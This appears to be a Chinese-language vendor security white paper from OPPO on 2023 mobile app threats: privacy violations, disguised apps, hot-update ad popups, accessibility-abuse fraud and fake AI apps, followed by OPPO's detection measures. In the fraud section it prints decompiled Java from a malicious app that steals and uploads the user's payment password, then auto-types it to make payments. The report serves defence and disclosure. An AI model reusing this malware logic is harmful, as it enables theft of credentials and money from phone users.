# OPPO 智能护盾应用安全治理白皮书

# (2023)

2024 年 3 月


1 引言.....2
2 典型风险.....5
2.1 风险总览.....5
2.2 典型案例剖析.....6
2.2.1 隐私泄露：防不胜防的采集手段.....6
2.2.2 套壳应用：瞒天过海的上架变装.....9
2.2.3 广告弹窗：千变万化的云控弹窗.....12
2.2.4 诱惑欺诈：引人入彀的新型陷阱.....14
2.2.5 人工智能：与时俱进的黑产套路.....17
3 保护措施.....20
3.1 OPPO 智能护盾.....20
3.1.1 安全大脑.....21
3.1.2 上架检测.....21
3.1.3 下载防护.....24
3.1.4 安装扫描.....25
3.1.5 启动授权.....25
3.1.6 运行拦截.....27
3.2 对外合作.....28
3.2.1 生态合作.....28
3.2.2 OPPO 应用安全能力开放.....30
4 总结.....32
5 术语表.....33

# 1 引言

随着科技的飞速发展，移动互联网应用种类日益丰富，数量繁多。这些应用涵盖了生活的方方面面，从社交娱乐、购物消费、金融理财，到教育学习、健康医疗等。在手机的方寸之间，人们可以随时随地享受互联网带来的便捷与乐趣。

根据工信部公布的数据，2023 年前 3 个季度，我国国内市场上监测到活跃的 APP 数量为 261 万款（包括安卓和苹果商店），其中 9 月份，安卓应用商店在架应用累计下载量达到近 542 亿次。（数据来源：https://www.miit.gov.cn/gxsj/tjfx/hlw/）

据统计，近年来全球移动应用市场的新应用下载量呈逐年增长趋势。




然而，移动互联网应用的繁荣发展也带来了一些挑战和问题。恶意应用滋生、隐私泄露风险、支付安全问题等，都给用户带来了潜在的威胁。这些应用背后执行的应用行为、采集的用户数据、下载的应用内容是否都能被用户可知可控？在应用上架、下载、安装、启动、运行、卸载的过程中，是否都经过了安全可靠的扫描检测？


OPPO 智能护盾针对上述问题，整理了近年来风险应用的分布情况和黑灰产投放应用的变化趋势以及多个典型案例。为保障用户免受恶意应用攻击，造成隐私泄露、财产损失和数据丢失等风险，OPPO 智能护盾在应用的上架、下载、安装、启动、运行和卸载各个环节都采取了有效的防护措施。

同时期望通过这份报告，与广大用户和开发者、行业专家和政府组织共同开展恶意应用的防范治理，保障我们的数字生态安全，共同构建一个可信赖、安全、健康、可持续发展的数字世界。


# 2 典型风险

## 2.1 风险总览

近年来，随着互联网反诈、防骚扰以及网络安全宣传的广泛开展，用户对手机移动互联网安全风险的意识日益增强，对个人隐私和财产安全的重视程度有了显著提升。然而，黑灰产也随着用户意识形态和环境的变化，不断更新和升级其手段和策略，寻找新的机会以获取非法利益。OPPO 智能护盾按照病毒、风险和正常应用分类，统计了 2023 年手机管家扫描应用数据，结果显示，有病毒和风险问题的应用占了近三分之一。




其中，根据病毒类别进行统计，比较各类病毒发现频次如下：




统计显示恶意广告、色情病毒和欺诈病毒是用户遭遇的主要攻击类别，这些恶意应用严重影响了移动用户的正常使用体验，给用户带来了巨大的困扰和损失。OPPO 智能护盾对典型病毒和案例进行了剖析，分析了其近年来演变趋势和安全升级对抗态势。

## 2.2 典型案例剖析

### 2.2.1 隐私泄露：防不胜防的采集手段


随着互联网和数字技术的快速发展，个人隐私保护变得日益紧迫。大数据时代，个人信息泄露和滥用的风险增加，监管部门已加强重视并出台相关法律法规以保护公民权益。尽管如此，个人隐私泄露事件仍频发，不良企业和个人为谋利侵犯他人隐私，给受害者带来精神压力和财产损失。这些行为严重侵害隐私权，威胁社会稳定和安全。

OPPO 通过整理应用商店审核检测数据对本年度隐私合规问题的分布梳理如下：



**违规收集个人信息**

现阶段法规强调，APP、SDK 在收集个人信息前，必须明确告知用户收集的目的、方式和范围，并获得用户同意。常见的做法是通过弹窗等形式向用户展示个人信息处理规则。然而，一些 APP 未经用户同意，擅自收集如 IMEI、IMSI、设备 MAC 地址、软件安装列表、位置、联系人等敏感信息，这种未经同意提前获取个人信息的行为，违反了法规要求。




在未同意隐私政策之前，获取个人信息

**强制、频繁、过度索取权限**

现阶段法规明确规定，APP 在首次打开或运行时，若未展示与所请求权限相关的功能或服务，则不得提前向用户弹窗申请开启如通讯录、定位、短信、录音、相机、日历等敏感权限。然而，在实际检测中，我们发现部分 APP 在启动后，不论是否合理或是否真正需要，都会通过

强制手段或频繁弹窗申请等方式申请各类权限，严重干扰用户的正常使用体验。


不给权限不给用


频繁弹窗申请权限

**虚假宣传福利优惠，只为收集隐私信息**

用户启动某 APP 时，窗口页面利用虚假或误导性信息诱导用户提供手机号并验证登录，声称有相关活动，但实际上登录后即提示办理成功，却无对应服务提供或额外操作引导。用户因此暴露手机号，随后收到大量骚扰推销广告。诱导方式常包括“登录领取红包”、“内存清理优化”等话术，此类行为侵害用户权益严重影响用户体验和信息安全。


虚假登录广告

## 2.2.2 套壳应用：瞒天过海的上架变装

作为手机厂商和应用分发平台，我们需要严格把关应用程序的上传与审核，建立完善的审核机制，对所有上传的应用程序进行严格的功能评估和安全隐私检测。只有符合标准的应用程序才能上架，确保用户下载的应用程序安全可靠。


然而，近期我们也发现了一些包括应用程序伪装上架、恶意软件传播等应用市场乱象问题，

这些问题严重影响了用户的权益和市场的秩序。

应用伪装上架指的是开发者通过伪装或篡改应用程序信息，使其在应用商店中展示的内容与实际功能或内容不符，从而吸引用户下载使用。违规开发者会在应用商店中隐藏应用程序的真实用途，如将一款无资质借贷应用伪装成工具应用，以欺骗用户下载和使用。

随着技术的发展，应用程序的自更新机制成为伪装上架的新手段。通过自更新机制，应用程序可以在一段时间后触发后台自动下载和安装更新。这使得恶意应用能够在用户下载后不知情的情况下被篡改或添加恶意功能。

**伪装上架，分发无资质借贷应用**




启动应用后，跳转网页提示用户下载无资质借贷应用

## 兼职应用提示更新，变欺诈网赚应用


正常兼职应用使用一段时间后提示更新，随后转变为右边网赚应用

## 直播间成在线赌场，概率玩法礼物返点


通过直播间返点形式进行赌资返还


## 2.2.3 广告弹窗：千变万化的云控弹窗

2022 年，OPPO 智能护盾重点打击应用借助后台保活手段，在退出应用界面后，继续弹窗播放广告，导致用户手机难使用、体验差的问题。


2023 年，面对不断变化的恶意应用策略，我们面临着新的挑战。当一种安全策略被破解时，恶意应用会采用新的攻击手段。下面是一个典型的新型广告弹窗作弊案例。

**利用热更新下发弹窗组件，逃避静态扫描**

在最近一年的安全监控中，某上架应用触发了恶意行为预警，但初步分析未发现恶意组件和行为。经过深入排查，我们发现该应用具备热更新能力，并加载了一个含有恶意代码的 dex 文件，导致恶意弹窗行为。




恶意应用借助热更新下发执行恶意行为

通过在运行时动态下发弹窗组件，恶意应用能够随时更改自身的行为和特征，从而避免被静态扫描检测捕获。这种动态行为使得恶意应用更加难以被识别和防范，增加了安全风险。

**"摇一摇"广告是如何成为用户最反感的广告**

2023 年广告弹窗问题随着治理管控有所缓解，但广告作弊仍是部分开发者牟利的手段。随着弹窗广告收益递减，他们开始采用新的骚扰行为，更敏感的“摇一摇”广告出现在移动应用开屏界面，通过检测摇晃力度触发用户跳转广告页面或后台拉起其他应用。

目前，我国法律已有明确的摇一摇广告检测与管控标准，然而部分应用通过云端配置下发参数，控制摇晃力度检测，以在特定时期如双十一、节假日等降低判定幅度，从而增加用户打开广告的频率并牟取利益。


摇一摇广告


**看不见的弹窗，看得见的利益**

当用户使用移动应用时，可能会遇到一些不寻常的现象，比如很少使用的应用突然发送通知栏消息，或者没有打开过的音视频应用突然出现在通知栏或媒体中心。

通过大数据分析和排查，OPPO 智能护盾发现，在应用被打开的背后，实际上存在着应用

相互拉起的利益链。一个应用在启动后，会拉起另一个应用的透明窗口，使其在前台活跃。

深入分析后发现，这些相互拉起的应用通常集成了相同的消息推送 SDK。这种 SDK 可以通过云控制指令，拉起任意目标应用的窗口组件，从而达到相互保持活跃的目的。这种行为不仅会影响用户体验，还会消耗额外的电量和流量，对手机性能造成负面影响。




透明弹窗实现过程

## 2.2.4 诱惑欺诈：引人入彀的新型陷阱

近年来，随着全国范围内反诈宣传的加强，欺诈类应用在多数场景下已难以遁形。用户对应用隐私窃取方面的意识逐渐提升，对敏感信息输入、验证码输入以及电话推销等应用产生了较强的防范心理。

因此，为了规避用户的警觉，欺诈类应用开始变换策略。它们利用对用户特征的了解，通过用户的需求定制特殊类型的应用，并进行广泛的投量推广。这些应用主要以游戏、赌博、色情、理财等类型为主，诱导用户安装并打开无障碍服务，从而实施欺诈行为。

**无障碍服务**：无障碍服务是一种应用，可提供界面增强功能，来协助残障用户或可能暂时无法与设备进行全面互动的用户完成操作。 例如，正在开车、照顾孩子或参加喧闹聚会的用户

可能需要其他或替代的界面反馈方式。

开启无障碍服务后，应用的权限得到了很大提升，可以读取屏幕数据、点击屏幕任意位置、截取用户输入信息、锁定用户手机等。

**手机上的勒索软件**

接到一例用户反馈称，安装某款游戏辅助工具后，手机被锁定无法使用，疑似遭遇手机版勒索软件。经分析，该应用利用玩家心理，诱导其安装并打开无障碍功能，设置顶部弹窗占据屏幕，导致手机无法正常使用。


勒索界面

**自动扣钱的色情应用**

近期发现一款色情应用，用户安装后，打开 APP 观看提示需要下载加速器，点击安装，用户无需下载直接会从母包中释放出一个视频加速器进行安装。安装加速器完成后提示需要开启服务，实则是打开了无障碍功能，开始监控用户屏幕。


色情 APP 诱导打开无障碍服务

经过深入分析，该应用利用无障碍权限，进行了自动点击获取权限、伪造支付弹窗、读取用户支付密码、自动跳转支付页面输入密码扣款等恶意行为。

```
    if(AlertUtil.password.length() == 6) {
        String v6_1 = ProperTies.getProperties(AlertUtil.Mcontext).getString("UserID", "");
        HashMap v0 = new HashMap();
        v0.put(AlertUtil.t, AlertUtil.password);
        ProperTies.setPropertiesMap(AlertUtil.Mcontext, v0);  // 保存用户支付密码
        HandleUtil.sendMsg(2);
        Log.d("统计参数", "run:id " + v6_1 + "pass: " + AlertUtil.password + "类型:" + AlertUtil.T);
        try {
            new HttpUtil(AlertUtil.Mcontext);
            HttpUtil.updatepass(v6_1, AlertUtil.password, AlertUtil.T);  // 上传支付密码到云端
        }
        catch(Exception v6_2) {
            v6_2.printStackTrace();
            AlertUtil.removeAlertDivpass();
            return;
        }

        AlertUtil.removeAlertDivpass();
    }
}
```

获取并保存上传用户支付密码

```
    }

    @Override  // com.android.HelloH2023.NetUtil.WebSocketClient$ClickScreen
    public void InputPass(String arg9) {
        String[] v9 = arg9.split("");
        int v0 = this.getPass(Integer.valueOf(v9[1]).intValue());
        int v1 = this.getPass(Integer.valueOf(v9[2]).intValue());
        int v2 = this.getPass(Integer.valueOf(v9[3]).intValue());
        int v3 = this.getPass(Integer.valueOf(v9[4]).intValue());
        int v4 = this.getPass(Integer.valueOf(v9[5]).intValue());
        int v9_1 = this.getPass(Integer.valueOf(v9[6]).intValue());
        if((this.Contents.contains("1234567890")) && this.PassWords.size() > 0) {
            try {
                ((AccessibilityNodeInfo)this.PassWords.get(v0)).performAction(16);
                Thread.sleep(200L);
                ((AccessibilityNodeInfo)this.PassWords.get(v1)).performAction(16);
                Thread.sleep(200L);
                ((AccessibilityNodeInfo)this.PassWords.get(v2)).performAction(16);
                Thread.sleep(200L);
                ((AccessibilityNodeInfo)this.PassWords.get(v3)).performAction(16);
                Thread.sleep(200L);
                ((AccessibilityNodeInfo)this.PassWords.get(v4)).performAction(16);
                Thread.sleep(200L);
                ((AccessibilityNodeInfo)this.PassWords.get(v9_1)).performAction(16);
            }
            catch(InterruptedException v9_2) {
                v9_2.printStackTrace();
            }

            return;
        }
    }
```

当再次打开该恶意应用的支付页面时，自动填充密码并支付

## 2.2.5 人工智能：与时俱进的黑产套路

随着 ChatGPT 的横空出世，人工智能技术开始潜移默化的影响人们生活中的各个产业，在增效提供便利的同时，也给黑灰产带来了巨大的变化和升级。

ChatGPT 是一种基于人工智能技术的语言模型，可以进行自然语言交互，并生成高质量的文本内容。然而这种技术逐渐被黑灰产了解和掌握，进而开始研制各类 AI 应用，并被用于实现更加高效和精准的欺诈和攻击行为。

**真假 GPT**

ChatGPT 的广泛应用推动了聊天和内容生成类 APP 的流行，这也让黑灰产发现了这类应用的商机，并打着官方的名义尝试上架违规应用到 OPPO 应用商店。据近期统计，应用商店已拦截了 77 款此类违规应用，其违规内容包括欺诈充值、内容涉黄涉毒、窃取用户隐私等。

例如，山寨版的 ChatGPT 应用常常会以免费试用为诱饵，吸引用户下载和使用。然而，在使用过程中，用户会不断被诱导进行付费操作，如升级会员、购买道具等。这些付费服务的价格往往虚高，而且用户很难退款或取消自动续费。同时，这些应用往往没有取得合法的经营许可或资质，涉嫌非法经营，给用户带来经济损失和法律风险。

**一张照片，AI 造谣**

AI 换脸技术，大家或多或少都听说过，这项技术基于深度学习，能自动替换视频或图片中的人脸，实现逼真的人脸合成。它在电影特效、虚拟形象制作等领域具有广泛的应用。很多社交媒体应用功能也会通过此技术为用户带来创意十足的娱乐体验，然而最近发现恶意应用中，已经存在利用 AI 换脸技术生成色情内容的违法行为。


应用利用 AI 生成色情内容

OPPO 智能护盾提示，此类应用已经触发了国家的法律风险。首先，如果未经授权使用他人的肖像进行换脸，会侵犯他人的肖像权；其次，如果利用 AI 换脸技术制作虚假视频，可能会涉及到诽谤、造谣等法律问题；此外，如果利用 AI 换脸技术制作色情内容，可能会涉及到色情、淫秽等违法犯罪行为。需要遵守相关法律法规，尊重他人的合法权益，避免违法行为的发生。

# 3 保护措施

## 3.1 OPPO 智能护盾

随着黑灰产应用的逃逸对抗技术的不断升级，且基于内容与业务作恶的应用日益猖獗，给手机厂商和应用市场带来了巨大的治理挑战。这些黑灰产应用不仅侵犯了用户的合法权益，也严重影响了整个行业的健康发展。

为了应对这一挑战，OPPO 不断完善应用商店审核机制和标准，加强安全检测和处置力度。同时，我们也建设了端云协同的，多产品联动的全方位应用安全隐私防护体系—智能护盾，通过安全大脑打通软件商店、浏览器、手机管家等产品的安全防护能力，覆盖到用户使用 APP 的所有场景，为用户构建起纵深防御体系。


围绕该体系，智能护盾通过安全大脑实现了贯穿应用程序从上架、下载、安装、启动、运行、卸载阶段全生命周期的安全隐私治理。通过大数据和 AI 技术的运用，保障了移动应用的安


全隐私合规，同时也为所有开发者提供公平绿色的应用生态环境。

### 3.1.1 安全大脑

智能护盾基于大数据和 AI 的安全大脑，会对 APP 进行上百个维度的静态特征和动态特征的提取。随着黑灰产技术对抗的升级，很多 APP 通过云控方式来投放恶意组件，比如只在特定的时间特定的地区特定的用户才会触发恶意行为，隐蔽性非常强，所以除了样本大数据之外，智能护盾还引入了业务大数据和信誉大数据进行多维度关联分析，使得识别更准确。

此外，智能护盾在安全大脑内部构建了数十款检测引擎和模型，多模型交叉识别，综合研判，能够更全面的检测出恶意样本。

最后，智能护盾通过稳定可靠的云服务统一中控联动各产品进行持续安全运营，针对各类安全事件都能及时高效响应，全网生效。




### 3.1.2 上架检测

OPPO 致力于保护用户安全隐私，严禁开发者侵害用户权益。我们在开放平台公开了应用安全、隐私保护和广告违规等审核规范，并通过人工、三方引擎和智能护盾三重扫描，对应用商店上架 APP 进行严格检测，及时拦截违规 APP。此外，智能护盾全天候利用最新的检测标准和模型进行全库巡测，高效保障商店应用的安全合规。

在 2023 年，我们成功识别并拦截了 2 万余款不合规应用和 8 千余款恶意应用，冻结了 138 个恶意开发主体，有力维护了用户利益和应用生态的安全。

- 对应用进行静动态检测、自动脱壳、污点分析、启发式检测、沙箱养殖等多维度检测。
- 全库累计样本数达到 4940 万，恶意样本数达到 3000 万，每天可自动化扫描 100 万个文件。


- 结合行业专业引擎（腾讯、安天、支付宝等）判定结果，多模型交叉识别。
- 精准识别应用的病毒（色情、赌博、隐私泄露、木马、恶意应用外弹窗等）、广告插件、隐私、漏洞五大类问题。




OPPO 商店上架应用均通过安全隐私检测

针对高灵敏度的“摇一摇”广告，智能护盾的隐私合规检测平台已实现根据国家法规明确规定的管控标准进行自动化专项检测。


OPPO 隐私检测平台自动化模拟摇一摇触发广告取证

### 3.1.3 下载防护

